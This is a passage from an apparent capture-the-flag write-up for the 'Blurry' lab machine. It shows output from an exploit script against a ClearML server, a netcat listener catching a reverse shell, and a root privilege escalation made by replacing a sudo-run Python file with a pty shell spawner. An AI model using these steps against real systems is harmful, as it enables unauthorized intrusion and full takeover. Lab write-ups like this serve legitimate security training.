┌──(kali㉿kali)-[~/Desktop/blurry]
└─$ python exploit.py
ClearML Task: created new task id=15866affa70d4a1184279ef5a6252509
2024-06-08 23:17:04,704 - clearml.Task - INFO - No repository found, storing script code instead
ClearML results page: http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/15866affa70d4a118427
9ef5a6252509/output/log
2024-06-08 23:17:07,443 - clearml.Task - INFO - Waiting for repository detection and full package requirement analysis
2024-06-08 23:17:08,129 - clearml.Task - INFO - Finished repository detection and package analysis
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitoring
Switching to remote execution, output log page http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experim
ents/15866affa70d4a1184279ef5a6252509/output/log
ClearML Terminating local execution process - continuing execution remotely
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.129.135.251 44774
/bin/sh: 0: can't access tty; job control turned off
$
```

3.Priv esc

We can see that we have sudo permission to run evaluate model, and we have permise to delete that file so just delete it and create another one performing a shell in bash using python, then run it as sudo and got the root flag



```
jippity@blurry:~/automation$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
jippity@blurry:~/automation$
```



```
jippity@blurry:/models$ rm -rf evaluate_model.py
jippity@blurry:/models$ echo -e 'import pty\npty.spawn("/bin/bash")' > evaluate_model.py
jippity@blurry:/models$  sudo /usr/bin/evaluate_model  /models/*.pth
[+] Model /models/demo_model.pth is considered safe. Processing...
root@blurry:/models# whoami
root
```